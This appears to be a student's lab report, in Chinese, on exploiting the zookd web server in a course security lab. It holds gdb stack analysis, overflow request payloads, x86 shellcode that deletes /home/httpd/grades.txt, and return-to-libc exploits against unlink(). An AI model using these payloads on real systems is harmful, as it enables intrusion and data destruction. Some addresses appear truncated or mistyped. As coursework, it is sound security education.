

## 网络安全实验 19S003106 乔治

### 1、 漏洞查找

#### 1.1 漏洞一

观察文件 `zookd.c` 文件中，字符数组 `reqpath` 的大小为 2048 字节，而 `reqpath` 在函数 `http_request_line()` 中被 `buf` 变量赋值：在函数 `http_read_line()` 中，`buf` 的值被攻击文件 `exploit-2a.py` 中的 `req` 填充，而 `buf` 的大小为 8192，所以，要想触发该漏洞，需要通过设定 `req` 的长度，使得 `buf` 的长度大于 1024，让 `reqpath` 的值覆盖函数 `process_client()` 的返回值，从而使系统崩溃。

首先构建攻击文件，就需要观察函数 `process_client()` 的栈结构：

在 `process_client()` 中设置断点，依次对各个变量的地址进行查找：

```
(gdb) b process_client
Breakpoint 1 at 0x8048ed1: file zookd.c, line 70.
(gdb) c
Continuing.

Breakpoint 1, process_client (fd=5) at zookd.c:70
warning: Source file is more recent than executable.
70          if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
```

```
(gdb) p $ebp+4
$9 = (void *) 0xbffff60c
```

```
(gdb) p $ebp
$1 = (void *) 0xbffff608
```


```
(gdb) p &i
$11 = (int *) 0xbffff5fc
```

```
(gdb) p &errmsg
$10 = (const char **) 0xbffff5f8
```

```
(gdb) p &reqpath
$7 = (char *) [2048] 0xbfffedf8
```

根据对函数中变量的地址位置的查询，画出 `process_client()` 栈的结构：

fd = 5	<———— (+8)	=0xbffff610
return address	<———— (+4)	=0xbffff60c
ebp	<———— (0)	=0xbffff608



根据栈的构造可知：要想通过 reqpath 过长使 return address 改变，需要填充 2048+4+12+4 = 2068 个字符。于是构造 req：

```

reqpath = "/" + "a"*(2048+4+12+4-1) + "AAAA"

req = "GET " + reqpath + " HTTP/1.0\r\n" + \
      "\r\n"

return req

```

于是，从 reqpath 到 ebp+4 之前的 2068 个字符全部被 “a” 填充，而 ebp+4 之内的四个字节，即返回地址，被 “AAAA” 填充。下面运行攻击程序 exploit-2a.py 来观察攻击效果：

在设置断点后，执行漏洞触发程序 exploit-2a.py，并继续进行调试：

```

Breakpoint 1, process_client (fd=5) at zookd.c:70
warning: Source file is more recent than executable.
70      if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))

```

在执行 http\_request\_line() 过后，reqpath 中被 buf 赋值，观察此刻栈帧中的数据：

```

(gdb) x/10s reqpath
0xbfffedf8: "/", 'a' <repeats 199 times>...
0xbfffeec0: 'a' <repeats 200 times>...
0xbfffeef8: 'a' <repeats 200 times>...
0xbffff050: 'a' <repeats 200 times>...
0xbffff118: 'a' <repeats 200 times>...
0xbffff1e0: 'a' <repeats 200 times>...
0xbffff2a8: 'a' <repeats 200 times>...
0xbffff370: 'a' <repeats 200 times>...
0xbffff438: 'a' <repeats 200 times>...
0xbffff500: 'a' <repeats 200 times>...
(gdb) x &errmsg
0xbffff5f8: ""
(gdb) x &i
0xbffff5fc: 'a' <repeats 16 times>, "AAAA"
(gdb) x $ebp
0xbffff608: "aaaaAAAA"
(gdb) x $ebp+4
0xbffff60c: "AAAA"

```

```
(gdb) x/4xw 0xbffff60c
0xbffff60c: 0x41414141
```

由查询结果可见，在 return address 之前的 2068 个字节已全部被 “a” 覆盖，而返回地址中填充的是”AAAA”。

继续将函数执行结束：

```
(gdb) n
88      close(fd);
(gdb) n
89      }
(gdb) n
0x41414141 in ?? ()
```

```
(gdb) bt
#0  0x41414141 in ?? ()
#1  0x00000000 in ?? ()
```

查看调用栈可知，返回地址被改写为 0x41414141，导致程序崩溃。

## 1.2 漏洞二

在 http.c 文件中发现危险函数 strcat(), 具体代码如下：

```
void http_serve(int fd, const char *name){
    ...
    char pn[1024];
    strcat(pn,name);
```

在函数 http\_serve()中，字符数组 pn[]的大小是 1024，可以通过 name 变量让 pn 溢出，从而修改 http\_serve()的返回地址。

同样用 gdb 设置断点的方法，观察 http\_serve()函数的栈构造：

```
Breakpoint 1 at 0x804951c: file http.c, line 275.
```



```

(gdb) x/10s pn
0xbfffd9ec:    "/home/httpd/lab/lab1/", '0' <repeats 179 times>.
0xbfffdab4:    '0' <repeats 200 times>...
0xbfffdb7c:    '0' <repeats 200 times>...
0xbfffdc44:    '0' <repeats 200 times>...
0xbffdd0c:    '0' <repeats 200 times>...
0xbffddd4:    '0' <repeats 46 times>
0xbffde03:    ""
0xbffde04:    "\264\020\005\b"
0xbffde09:    " "
0xbffde0b:    ""
(gdb) x $ebp
0xbffdddf8:    "0000000000"
(gdb) x $ebp+4
0xbffdddfc:    "000000"
(gdb) x &fd
0xbffde00:    "00"
(gdb) x &name
0xbffde04:    "\264\020\005\b"
(gdb)

```

在 `strcat()` 函数中，`name` 的值被赋给了 `pn`，而 `pn` 的长度只有 1024，从而触发漏洞，返回地址被修改成 “0000”。

```

(gdb) n
296          handler(fd, pn);
(gdb) n

Program received signal SIGSEGV, Segmentation fault.
0x30303030 in ?? ()

```

继续执行函数到结束，发现返回地址已被修改为 0x30303030，程序崩溃。

将 `exploit-2a.py` 和 `exploit-2b.py` 进行 “make check-crash” 命令调试，发现通过。

```

httpd@vm-6858:~/lab/lab1$ make check-crash
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2019);
WARNING: if 2019 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part2.sh zook-exstack.conf ./exploit-2a.py
1245 --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x41414141} --
-
1245 +++ killed by SIGSEGV +++
PASS ./exploit-2a.py
./check-part2.sh zook-exstack.conf ./exploit-2b.py
./check-part2.sh: line 8: 1259 Terminated                  strace -f -e none -o "$S
TRACELOG" ./clean-env.sh ./zookld $1 &> /dev/null
1278 --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x30303030} --
-
1278 +++ killed by SIGSEGV +++
PASS ./exploit-2b.py

```

## 2、构造 shellcode 攻击

在实验 1 中, exploit-2a.py 针对 zookld.c 文件中的漏洞, 通过使 reqpath 的内容覆盖掉函数 process\_client() 的返回地址, 从而达到攻击的目的, 在此次试验中, 同样利用这个漏洞, 通过将 process\_client() 的返回地址修改成 shellcode 的地址, 触发 shellcode。

首先编写 shellcode.S 文件:

```
#include <sys/syscall.h>

#define STRING "/home/httpd/grades.txt"
#define STRLEN 22
#define ARGU (STRLEN+1)
#define ENUP (ARGU+4)

.globl main
.type main, @function

main:
    jmp calladdr

popladdr:
    popl %esi
    movl %esi, (ARGU)(%esi) /* set up argu pointer to pathname */
    xorl %eax, %eax /* get a 32-bit zero value */
    movb %al, (STRLEN)(%esi) /* null-terminate our string */

    add $5, %al /*avoid 10 or '\n'*/
    add $5, %al /*avoid 10 or '\n'*/
    movl %esi, %ebx

    int $0x80 /* invoke syscall */

    xorl %ebx, %ebx /* syscall arg 2: 0 */
    movl %ebx, %eax
    inc %eax /* syscall arg 1: SYS_exit (1), uses */
    /* mov+inc to avoid null byte */
    int $0x80 /* invoke syscall */

calladdr:
    call popladdr
    .ascii STRING
```

shellcode 构造好之后进行代码注入, 在第一个实验中已经知道了函数 process\_client() 函数栈的构造, 于是需要设置字符串的长度, 让其返回地址被 shellcode 的返回地址覆盖。

```
trgaddr = 0xbfffd8
```

```
retaddr = struct.pack("<I", trgaddr)
```

```
reqpath = "/" + shellcode + '0'*(2048+16-1+4-len(shellcode)) + retaddr
```

```
req = "GET " + reqpath + " HTTP/1.0\r\n" + \
```

```
"\r\n"
```

当 reqpath 被覆盖后，栈的内容如下：

bottom of the stack

ebp+4	^	address of shellcode
.....		'000'...'000'
reqpatj[2047]		
^	name[0]	shellcode
reqpath[0]  getwd  "/home/httpd/grades.txt"		
<-----0xbffedf8		

攻击文件 exploit-3a.py 构建完成后，通过命令 make check-exstack 来测试，检测通过。

```
httpd@vm-6858:~/lab/lab1$ make check-exstack
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2019);
WARNING: if 2019 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zook-exstack.conf ./exploit-3.py
PASS ./exploit-3.py
```

### 3、Return-to-lib 攻击

根据实验 1 中的第一个漏洞，构造 exploit-4a.py 对函数 process\_client() 的返回地址进行修改，修改为 unlink() 的返回地址。

```
retaddr = 0x40102450 # address of unlink
paraddr = 0xbffff618 # address of parameter
filenam = "/home/httpd/grades.txt" #parameter
reqpath = "/" + "a"*(0x810-1+4) + struct.pack("<I",retaddr) + "ABCD" + struct.pack("<I",paraddr) + filenam
req = "GET " + reqpath + " HTTP/1.0\r\n" + \
      "\r\n"
return req
```

此时，process\_client() 的函数栈中，从 -2064 到 ebp+4 之前的地址全部被 “a” 覆盖，原来的返回地址被修改为 unlink() 的返回地址，参数 “/home/httpd/grade.txt” 被填充到了 ebp+16 的位置，构造结果 process\_client() 的返回地址被修改为 unlink()，从而完成攻击。

在 exploit-4b.py 中，同样根据之前发现的 http\_server() 中发现的漏洞，通过对 http\_server() 的返回地址做修改，改为 unlink() 的返回地址。

```
reqpath = '0'*(1024-16) + \
    struct.pack("<I",handleraddr) + handlerpara + \
    struct.pack("<I",libaddr) + "ABCD" + \
    struct.pack("<I",paraddr) + "/home/httpd/grades.txt"
req = "GET /" + reqpath + " HTTP/1.0\r\n" + \
    "\r\n"
return req
```

此时，栈返回地址被修改成 `unlink()` 的返回地址（`handler` 的地址未被修改），从而使函数 `http_server()` 函数返回时执行 `unlink()`。

调用 `make check-libc` 来检验攻击是否成功：

```
httpd@vm-6858:~/lab/lab1$ make check-libc
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2019);
WARNING: if 2019 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zook-nxstack.conf ./exploit-4a.py
PASS ./exploit-4a.py
./check-part3.sh zook-nxstack.conf ./exploit-4b.py
PASS ./exploit-4b.py
```